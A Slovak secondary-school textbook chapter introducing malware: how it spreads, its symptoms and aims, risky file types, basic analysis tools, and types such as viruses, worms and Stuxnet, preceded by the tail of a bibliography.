- [6] NEMETH, Evi; Snyder, Garth. UNIX and Linux System Administration Handbook, 5th Edition. Pearson Education India, 2011.
- [7] Manuálové stránky nástroja dpkg [online]. [cit. 2018-08-20]. Dostupné z: <https://manpages.debian.org/jessie/dpkg/dpkg.1.en.html>
- [8] Manuálové stránky nástroja apt [online]. [cit. 2018-08-20]. Dostupné z: <https://manpages.debian.org/stretch/apt/apt.8.en.html>
- [9] SILBERSCHATZ, Abraham, et al. Operating System Concepts Essentials: Binder Ready Version. John Wiley, 2011
- [10] BOTT, Ed. Windows 10 IT pro essentials top 10 tools. Microsoft Press, 2016. [online]. [cit. 2018-08-20]. Dostupné z: https://download.microsoft.com/download/7/3/8/7381E0E8-CE72-4366-9849-13B2BAFBBA3C/Microsoft_Press_ebook_Windows_10_Tools_8.5x11.pdf
- [11] Manuálové stránky nástroja Process Explorer [online]. [cit. 2018-08-20]. Dostupné z: <https://technet.microsoft.com/en-us/sysinternals/bb896653.aspx>
- [12] Manuálové stránky nástroja Monitor procesov [online]. [cit. 2018-08-20]. Dostupné z: <https://technet.microsoft.com/en-us/sysinternals/bb896645.aspx>
- [13] Manuálové stránky ps [online]. [cit. 2018-08-20]. Dostupné z: <http://man7.org/linux/man-pages/man1/ps.1.html>
- [14] Manuálové stránky top [online]. [cit. 2019-08-20]. Dostupné z: <http://man7.org/linux/man-pages/man1/top.1.html>

- [15] Manuálové stránky htop [online]. [cit. 2019-08-20]. Dostupné z: <http://man7.org/linux/man-pages/man1/htop.1.html>
- [16] Manuálové stránky pstree [online]. [cit. 2018-08-20]. Dostupné z: <http://man7.org/linux/man-pages/man1/pstree.1.html>
- [17] WARD, Brian. How Linux works: What every superuser should know. no starch press, 2014. SILBERSCHATZ, Abraham, et al. Operating System Concepts Essentials: Binder Ready Version. John Wiley, 2011.
- [18] Manuálové stránky pre signály v Linuxe [online]. [cit. 2018-08-20]. Dostupné z: <http://man7.org/linux/man-pages/man7/signal.7.html>
- [19] Manuálové stránky syslogu [online]. [cit. 2018-08-20]. Dostupné z: <http://man7.org/linux/man-pages/man3/syslog.3.html>
- [20] Manuálové stránky nástroja hashcalc [online]. [cit. 2018-08-20]. Dostupné z: <https://www.slavasoft.com/hashcalc/>
- [21] Manuálové stránky nástroja md5sum [online]. [cit. 2018-08-20]. Dostupné z: <http://man7.org/linux/man-pages/man1/md5sum.1.html>
- [22] Manuálové stránky nástroja sha1sum [online]. [cit. 2018-08-20]. Dostupné z: <https://www.commandlinux.com/man-page/man1/shasum.1.html>
- [23] Manuálové stránky nástroja sha256sum [online]. [cit. 2018-08-20]. Dostupné z: <http://man7.org/linux/man-pages/man1/sha256sum.1.html>

PAVOL SOKOL, TATIANA VARADYOVÁ

OBSAH

10 Bezpečnosť operačného systému – škodlivý softvér (malvér)	261
10.1 Škodlivý softvér (malvér) (študijný text).....	262
10.1.1 Spôsoby šírenia, prejavy a ciele malvéru	262
10.1.2 Najčastejšie typy súborov využívaných malvérov.....	264
10.1.3 Analýza malvéru	266
10.1.4 Typy malvéru	268
10.1.5 Počítačový vírus	269
10.1.6 Počítačový červ	269
10.1.7 Ransomvér	270
10.1.8 Iné typy malvéru	272
10.2 Škodlivý softvér (metodika)	275
Bibliografia	282

10 BEZPEČNOSŤ OPERAČNÉHO SYSTÉMU – ŠKODLIVÝ SOFTVÉR (MALVÉR)

verzia:	1.5
autor textového materiálu:	JUDr. RNDr. Pavol Sokol, PhD.
autor metodiky:	Ing. Tatiana Varadyová, PhD.
cieľová skupina:	3. alebo 4. ročník gymnázium (štvorročné)
čas:	1 vyučovací hodina (VH)

Spoločné ustanovenia pre vyučovacie hodiny celku

Spoločné ustanovenia metodiky vyučovacej hodiny sú uvedené v Úvode k metodikám.

Materiálne prostriedky výučby (okrem MPV z Úvodu k metodikám):

- kartičky s názvami rôznych druhov malvéru;

Finančná gramotnosť

V rámci tejto témy je priestor na zhodnotenie finančného výsledku pri použití / nepoužití softvéru na ochranu pred malvérom.

10.1 Škodlivý softvér (malvér) (študijný text)

Podľa štúdie od Európskej agentúry pre bezpečnosť sietí a informácií (ENISA) za rok 2017 [1], najväčšiu hrozbu pre organizácie a jednotlivcov predstavuje **malvér (malware)**. Za malvér môžeme označiť akýkoľvek softvér, ktorý je vo svojej činnosti nepriateľský, rušivý alebo nepríjemný, a vykonáva akúkoľvek činnosť s vedomím, alebo bez vedomia alebo súhlasu používateľa operačného systému [2].

V minulosti bol malvér navrhnutý tak, aby infikoval a narušoval, znefunkčnil alebo dokonca zničil systémy, aplikácie a údaje. V niektorých prípadoch to išlo ešte ďalej, a infikovaný systém sa použil ako zbraň na zablokovanie alebo narušenie iných systémov. V posledných rokoch sa v tomto smere zmenila povaha malvéru. V súčasnej dobe sa usiluje o to, aby čím dlhšie zostal mimo dohľad detekčných systémov (napr. antivírusových programov). Ako ukazuje ENISA Threat Landscape [1], malvér neustále pokračuje vo svojom vývoji z hľadiska sofistikovanosti (napr. detekcii bezpečnostných opatrení, skrývaní častí svojho kódu, znižovaniu množstva operácií za minútu) a rôznorodosti napriek tomu, že počet jeho výskytov za posledný rok nenarastal. V poslednom období niektoré spoločnosti, ktoré vyvíjajú a dodávajú na trh antivírusové systémy, detegovali denne viac ako 6 miliónov vzoriek malvéru [3]. Podľa ENISA Threat Landscape [1] malvér pre mobilné zariadenia preukázal klesajúci vývoj z hľadiska unikátnych vzoriek, ale odborníci zaznamenali nárast z hľadiska sofistikovanosti mobilného škodlivého softvéru [4].

Spôsoby šírenia, prejavy a ciele malvéru

Z pohľadu informačnej bezpečnosti a ochrany voči malvéru je dôležité poznať spôsoby, akým sa malvér môže šíriť. Útočník môže šíriť malvér pomocou jedného alebo viacerých nasledujúcich spôsobov [5]:

- **fyzické médiá** - sú hlavným spôsobom šírenia malvéru. Ide o jeden z najstarších spôsobov šírenia malvéru, ku ktorému nie je potrebná počítačová sieť. Prvé verzie vírusov a červov (nižšie si ich bližšie priblížime) sa šírili najmä pomocou tohto spôsobu. V súčasnej dobe je potrebné dávať pozor najmä na USB flash disky, ktoré sú častým darčekom predmetom z rôznych stretnutí, konferencií a pod.
- **e-mailové správy** – predstavujú jeden z najúčinnějších spôsobov šírenia malvéru. Ktokoľvek s emailovým účtom môže byť potenciálnym cieľom. Najčastejšie sa k tomuto cieľu využívajú rôzne formy sociálneho inžinierstva (napr. phishing, spear phishing). O sociálnom inžinierstve a jeho formách si bližšie povieme v 18. kapitole. V minulosti medzi najznámejšie malvéry, ktoré sa šírili týmto spôsobom, patrili červy ILoveYou [6] a Melissa [7]. V súčasnej dobe každý poskytovateľ emailových služieb disponuje aspoň základnou ochranou voči tomuto spôsobu šírenia malvéru.
- **chat a sociálne siete** - patria k najrýchlejšim spôsobom šírenia malvéru. Útočníkovi postačí poslať odkaz na škodlivú URL adresu.
- **URL odkazy** - tento spôsob šírenia malvéru súvisí priamo s bezpečnosťou webových serverov, a súčasne aj s bezpečným prezeraním webového obsahu. Útočník umiestni malvér priamo na konkrétnu webovú adresu. Potom sa snaží doplniť túto adresu do rôznych odkazov. Okrem legítimnej URL adresy sa Vám zobrazí aj útočníkom podhodaná

URL adresa. V lepšom prípade sa malvér uloží do zariadenia používateľa. V horšom prípade sa spustí okamžite.

- **zdieľanie súborov** - napr. P2P služby. Po tom, ako sa malvér skopíruje do jednotlivých zariadení, zlikviduje svoju kópiu vo verejných adresároch zdieľaných súborov. Na to, aby používatelia prevzali a spustili súbory, malvéry používajú lákavé mená, ako napríklad Windowscrack.exe, Nhl2018crack.exe.
- **zraniteľnosť softvéru** - každý softvér má chyby, ktoré sú buď známe, alebo nie. Na druhej strane, niektoré chyby softvéru sú kritické, zatiaľ čo iné sú nepodstatné. V závislosti od závažnosti chyby, môže mať používanie softvéru nepredvídateľné výsledky. Útočníci, pričom niektorí z nich sú samotní vývojári softvéru, si uvedomujú hodnotu neznámej alebo neobjavenej kritickej chyby, ktorá čaká na využitie v určitom softvéri.

Väčšina kategórií malvéru navonok neprejavuje svoju činnosť. Výnimkou je napríklad zobrazená reklama pri Advéri alebo informačné okno o výkupnom za údaje pri Ransomvéri. Výskyt malvéru na zariadení nám môžu potvrdiť nasledujúce symptómy:

- zvýšené využitie procesora,
- pomalá rýchlosť zariadenia alebo webového prehliadača,
- problémy s pripojením k počítačovej sieti,
- „mrznutie“ operačného systému alebo jeho náhodné reštartovanie,
- výskyt upravených alebo zmazaných súborov,
- výskyt podivných súborov, programov alebo ikon na ploche,
- spustenie, vypnutie, alebo zmena konfigurácie programov (malvér často zmení nastavenia, resp. vypne antivírusovú ochranu a firewall),
- nezvyčajné správanie zariadenia (napr. samočinné otváranie aplikácií),
- e-mailové správy sa posielajú automaticky a bez vedomia používateľa.

Dôležitou vlastnosťou malvéru je **cieľ**, ktorý sleduje útočník (autor malvéru). Rýchly prehľad cieľov autorov malvéru poskytuje dobrú predstavu, prečo je hrozba malvérom taká závažná, a umiestnila sa na prvom mieste v štúdii od agentúry ENISA [1]:


- **kreditná karta alebo iné osobné finančné údaje** - údaje o kreditných kartách a súvisiace osobné údaje sú lákavým, a príliš bežným cieľom. Po získaní týchto informácií môže útočník nakupovať akýkoľvek typ produktu alebo služby (napr. webové služby, hry, tovar alebo iné produkty).
- **heslá** - sú veľmi atraktívnym cieľom pre útočníkov. Kompromitácia tohto druhu informácií môže byť pre obete zničujúca. Väčšina používateľov používa tie isté heslá do viacerých, resp. všetkých systémov, vrátane tých citlivých (napr. internet banking, emailový účet).
- **dôverná alebo vnútroorganizačné informácie** - útočník môže použiť malvér na efektívne získanie takýchto informácií od organizácie, aby získal konkurenčný alebo finančný prospech.
- **ukladanie škodlivého alebo protizákonného obsahu** - v niektorých prípadoch môže byť systém infikovaný malvérom, použitým na ukladanie údajov bez vedomia vlastníkov. Nahrávanie údajov do infikovaného systému môže tento systém zmeniť na server, ktorý

zdieľa ľubovoľný typ obsahu (napr. filmy, pirátsky softvér, pornografiu, malvér, finančné údaje alebo dokonca detskú pornografiu).

10.1.1 Najčastejšie typy súborov využívaných malvérom


Najjednoduchším spôsobom infikovania zariadenia malvérom je kliknutie na súbor. Používateľ klikne na spustiteľné súbory, dokumenty balíka Microsoft Office, PDF súbory alebo archívy, a spustí tým činnosť malvéru. V súčasnej dobe sa malvér môže šíriť v rámci **rôznych typov súborov**. Niektoré typy súborov sú pre počítač nebezpečnejšie, keďže je väčšia pravdepodobnosť, že ich škodlivý program použije na svoju činnosť alebo šírenie. Podľa [8], najčastejšie používanými typmi súborov pre malvér sú:

- **spustiteľné súbory (.exe, .com, .bat)** - sú najčastejšie používané typy súborov pre malvér. Spustiteľné súbory sú známe tým, že sa šíria ako prílohy škodlivých e-mailov. Vzhľadom na to, že táto metóda je čoraz viac zastaraná, pretože väčšina poskytovateľov elektronickej pošty blokuje tieto prílohy, spustiteľné súbory sa často šíria ako falošné nastavenia, aktualizácie alebo iné typy zdanlivo legítimných programov so zabudovaným škodlivým kódom (napr. antivírusová ochrana).
- **súbory kancelárskych balíčkov (.doc, .docx, .xls, .xlsx a iné typy podobných súborov)** - tieto typy súborov sa v poslednom období stali veľmi účinnou metódou infikovania zariadení malvérom. Hlavným dôvodom je použitie škodlivých makier, ktoré sú vložené do samotných dokumentov. Detekcia týchto makier je zložitejšia pre súčasné detekčné systémy. Zložitou časťou infikovania obetí prostredníctvom týchto typov súborov je prinútiť používateľa, aby klikol na tlačidlo "Povoliť obsah". Útočníci často pre tento účel používajú pokyny v dokumentoch (ako napr. pri trójskom koni Zeus) (Obrázok 10.1).
- **aplikačné súbory (.hta, .html a .htm)** - tieto konkrétne typy súborov sa v poslednom čase stali notoricky známymi, aby sa spájali s viacerými variantmi ransomvéru. Najslávnejší z nich sa nazýva Cerber Ransomware, ktorý bol klasifikovaný ako najefektívnejší malvér proti operačnému systému Windows 10, a to najmä kvôli metóde infekcie prostredníctvom týchto súborov. Samotné súbory sú webové aplikácie HTML, ktoré zvyčajne vedú k zahraničnému hostiteľovi, z ktorého sa do počítača používateľa preniesie nálož (payload) malvéru.
- **PDF súbory (.pdf)** - útok je postavený na skutočnosti, že obeť nepredpokladajú priame spájanie skriptov alebo kódu so súbormi s príponou pdf. Útočníci posielajú súbory s príponou .pdf ako prílohu emailových správ. Tieto súbory obsahujú dokumenty, ktoré v skutočnosti obsahujú škodlivé makrá. Obeti sa po otvorení súboru ukáže podobná správa, ako je zobrazená na Obr. 10.1. Tá následne povolí zobrazenie celého obsahu dokumentu. Táto stratégia zostala účinná proti neskúseným obetiam, a je hlavným faktorom zodpovedným za šírenie hrozby známej ako Jaff Ransomware [9].
- **samorozbalovacie archívy (.sfx)** - samorozbalovacie archívy fungujú veľmi podobným spôsobom ako inštalačné programy systému Windows. Nebezpečná nálož vírusov sa môže spustiť na pozadí.



Obrázok 10.1
Súbor s príponou .doc obsahujúci malvér [10].

Obrázok 10.2 znázorňuje typy súborov škodlivých príloh zablokovaných službou Office365 Advanced Threat Protection [11]. Ako je možné na grafe vidieť, spustiteľné súbory predstavujú najväčší podiel malvéru. Medzi túto kategóriu zahrňame nielen súbory s príponou .exe, ale aj súbory s príponami .scr, .com, .pif a .bat. Spustiteľné súbory môžu poskytnúť útočníkovi jednoduchý spôsob kompromitácie počítača bez toho, aby sa spoliehal na zneužitie zraniteľnosti. Súbory programu Microsoft Word predstavujú asi 1/5 malvéru. Z nich najbežnejšie typy súborov boli s príponami.doc a .docm (používajú sa pre dokumenty programu MS Word, ktoré obsahujú makrá). Súbory programov Microsoft Excel, JavaScript a XML predstavujú malé percento z celkového počtu. Ostatné typy súborov tvorili 13,8 % z celkového počtu súborov (súbory s príponami .eml, .rar, .vbs a .jar).




Obrázok 10.2
Typy súborov škodlivých príloh podľa Microsoft Security Intelligence Report 20 [11].

10.1.2 Analýza malvéru

Analýza malvéru je proces zhromažďovania informácií zo škodlivého softvéru [12]. Inými slovami, analýza malvéru predstavuje proces získavania informácií z malvéru prostredníctvom statickej alebo dynamickej kontroly, pomocou rôznych nástrojov, techník a procesov. Ide o metodický prístup k odhaleniu hlavného účelu malvéru tým spôsobom, že sa odoberie čo najviac údajov z malvéru, ktorý nie je, resp. je, spustený [5]. Ako už vyplynulo zo samotnej definície, pri analýze malvéru rozoznávame dva základné typy analýz [5]:

- *statickú analýzu (static analysis)* a
- *dynamickú analýzu (dynamic analysis)*.

Statická analýza predstavuje typ analýzy malvéru, pri ktorom sa získavajú informácie o malvéri, ktorý nie je spustený. Zvyčajne sa malvér podrobuje rôznym nástrojom statickej analýzy, ktoré sú navrhnuté tak, aby získali čo najviac informácií o malvéri. Zozbierané informácie sa môžu pohybovať od jednoduchých, ako je napríklad typ súboru škodlivého softvéru, až po zložitejšie informácie, ako je napríklad identifikácia škodlivosti na základe nešifrovaného kódu alebo reťazcov nájdených v malvéri. Statická analýza je najjednoduchší a najmenej rizikový proces analýzy malvéru. Jednoduchosť spočíva v tom, že nie sú potrebné špeciálne podmienky na samotnú analýzu. Tento typ analýzy je menej riskantný, pretože malvér nebeží počas statickej analýzy. Z tohto dôvodu neexistuje riziko vzniku infekcie počas analýzy. Príkladom nástroja pre statickú analýzu malvéru je napr. *IDA* [13], ktorej ukážku môžeme vidieť na Obrázku 10.3.




Obrázok 10.3

Ukážka nástroja pre statickú analýzu - IDA.

Na druhej strane, **dynamická analýza** je proces získavania informácií o malvári, ktorý je spustený. Na rozdiel od statickej analýzy, dynamická analýza poskytuje podrobný pohľad na funkcie škodlivého softvéru, pretože zhromažďuje informácie, zatiaľ čo malvér vykonáva svoju činnosť. Ak chceme vykonať dynamickú analýzu malvéru, sú k tomu potrebné dve veci [5]:


- **testovacie prostredie pre malvér** – je systém, v ktorom sa spúšťa malvér za účelom jeho analýzy. Prostredie je navrhnuté tak, aby spĺňalo väčšinu, ak nie všetky podmienky pre spustenie malvéru. Príkladom takéhoto prostredia je **Cuckoo sandbox** [14] (Obrázok 10.4).
- **nástroje pre dynamickú analýzu** – sú nástrojmi, ktoré monitorujú testovacie prostredie a akékoľvek zmeny, ktoré malvér spôsobuje cieľovému systému. Niektoré zmeny, ktoré sa monitorujú a zaznamenávajú, zahŕňajú zmeny v súborovom systéme, zmeny v konfiguračných súboroch a všetky ďalšie relevantné zmeny, ktoré spôsobí spustenie malvéru. Nástroje dynamickej analýzy tiež monitorujú prichádzajúcu a odchádzajúcu sieťovú komunikáciu, a všetky zdroje operačného systému, ktoré používa malvér. Pomocou týchto nástrojov bezpečnostný analytik vie pochopiť, aký je účel a správanie malvéru. Príkladom sú nástroje **Sysinternals Suite** [15].



Obrázok 10.4
Ukážka grafického rozhrania prostredia Cuckoo.

Používateľ môže využiť pre analýzu podozrivých vzoriek online služby, ktoré využívajú statickú analýzu, dynamickú analýzu, resp. kombináciu oboch týchto prístupov:


- **VirusTotal** [16] – online nástroj, ktorý analyzuje podozrivé súbory a URL adresy, na detekciu rôznych typov malvéru.
- **Hybrid analysis** [17] – bezplatná služba pre analýzu malvéru, ktorá deteguje a analyzuje neznáme hrozby pomocou unikátnej technológie hybridnej analýzy.
- **Any.run** [18] – online nástroj na spúšťanie malvéru (Obrázok 10.5).



Obrázok 10.5
Ukážka nástroja Any.run.

10.1.3 Typy malvéru

Malvér predstavuje široký pojem, ktorý v sebe zahŕňa rôzne **typy (formy)**. Jednotlivé typy môžeme od seba rozlišovať na základe ich atribútov alebo vlastností [5]. Ide o približnú klasifikáciu, ktorá sa neustále mení a dopĺňa. Rozpoznávať jednotlivé typy malvéru je dôležité najmä pri vykonávaní jeho analýzy. Určenie predpokladaného typu skúmaného malvéru môže urýchliť samotný proces analýzy. Na druhej strane, používateľ na základe odhadu typu malvéru, bude vedieť určiť kroky k zamedzeniu jeho dôsledkov, resp. určeniu škôd. Používateľ napríklad pri ransomvéri bude vedieť, že nemá k zariadeniu zapájať externý disk, resp. pripájať sa na cloudové služby. Najčastejšie sa malvér zamieňa s pojmom vírus, ktorý predstavuje len jeden z typov malvéru. Na Obrázku 10.6 sú znázornené rôzne typy malvéru, ktoré si priblížime v nasledujúcom texte. Osobitnú pozornosť budeme venovať vírusom, červom a ransomvéru.



Obrázok 10.6
Typy malvéru.

10.1.4 Počítačový vírus

Počítačový vírus (virus) predstavuje najstaršiu formu malvéru, ktorá je schopná kopírovať a šíriť sa na iné počítače. Vírusy sa často šíria do iných počítačov pripojením k rôznym programom a spustením kódu, keď používateľ spustí jeden z týchto infikovaných programov [2]. Prvá zmienka o počítačovom víruse sa nachádza v sci-fi literatúre začiatkom 70. rokov – Zjazvený muž od Gregory Benforda.

Vírus sa šíri zo systému na systém tým spôsobom, že sa pripája k iným súborom. Po prístupe k súboru sa vírus aktivuje. Po aktivácii kód vykoná akýkoľvek útok alebo akciu, ktorú chce útočník. Vírusy môžu byť použité na krádež alebo poškodenie údajov, poškodenie zariadení a počítačových sietí, vytváranie botnetov, krádež peňazí, vykresľovanie reklám a pod. Každý počítačový vírus je zložený z troch častí [19]:

- **infekčný mechanizmus (infection mechanism)** – časť vírusu, ktorá umožňuje šírenie vírusu prostredníctvom úpravy iného kódu, ktorý má obsahovať kópiu vírusu.
- **spúšťač (trigger)** – časť vírusu, ktorá rozhoduje o tom, či spustiť, alebo nespustiť nálož.
- **nálož (payload)** – je tá časť vírusu, pomocou ktorej vykonáva vírus škodiacu činnosť. Nálož môže zahŕňať úmyselné alebo náhodné poškodenie. Náhodné poškodenie môže vyplynúť z chyby vo víruse, pri stretnutí s neznámym typom systému alebo s neočakávanými viacnásobnými vírusovými infekciami.

Vírusy sa tiež môžu šíriť prostredníctvom skriptov, dokumentov a zraniteľností vo webových aplikáciách. Asi najznámejšou triedou vírusov sú makrá vírusov (Macro viruses). Tieto vírusy infikujú zariadenia, a vykonávajú svoju činnosť pomocou makier. Makrá predstavujú programovací jazyk zabudovaný do aplikácií, ako napríklad Microsoft Office vo forme Visual Basic for Applications (VBA). Z tohto dôvodu je dôležité byť ostražitý aj pri spúšťaní neznámych súborov balíka Microsoft Office (napr. súborov s príponou doc, docx, xls).

10.1.5 Počítačový červ

Počítačové červy (computer worm) [2] patria medzi najbežnejšie typy malvéru. Rozširujú sa po počítačových sieťach tým, že využívajú zraniteľnosti operačných systémov. Červy typicky spôsobujú škody v počítačových sieťach tým, že zaťažujú tieto siete alebo preťažujú webové servery. Počítačové červy sa odlišujú od bežných vírusov. Hlavný rozdiel spočíva v tom, že počítačové červy majú schopnosť samostatne sa replikovať a šíriť, zatiaľ čo vírusy sa spoliehajú na šírenie pomocou ľudskej aktivity (spustenie programu, otvorenie súboru atď.). Červy sa často šíria posielaním hromadných e-mailových správ s infikovanými prílohami do kontaktov používateľov.

Červy sú relatívne jednoduché v návrhu a v samotnom spôsobe fungovania. Na druhej strane sú veľmi nebezpečné kvôli rýchlosti a účinnosti, ktorou sa šíria. Väčšina červov zdieľa určité vlastnosti, ktoré pomáhajú definovať, ako fungujú a čo môžu robiť. Červy sa vyznačujú nasledujúcimi vlastnosťami [2]:

- nepotrebuje hostiteľský program, ktorý by fungoval,
- nevyžaduje zásah užívateľa,
- rýchlo sa replikuje a
- spotrebujú šírku pásma sieťového pripojenia a zdroje zariadenia (napr. pamäť, procesor).

Vyššie sme spomenuli červy ILoveYou a Melissa, ktorých činnosti je možné vedieť na videách [20,21]. Najznámejším príkladom počítačového červa je **Stuxnet** [22], ktorý bol vytvorený USA a Izraelom pravdepodobne v roku 2005 (objavený bol v 2010). Stuxnet bol zameraný na iránsky jadrový program. Tento červ bol vytvorený ako súčasť mimoriadne tajného počítačového vojnového programu, pod názvom "Olympijské hry". Počítačový červ v rokoch 2008 až 2012 spôsobil haváriu 984 odstrediviek (centrifúg) v iránskych jadrových elektrárnach, čím spôsobil návrat Iránskeho jadrového programu približne o dva roky späť.

10.1.6 Ransomvér

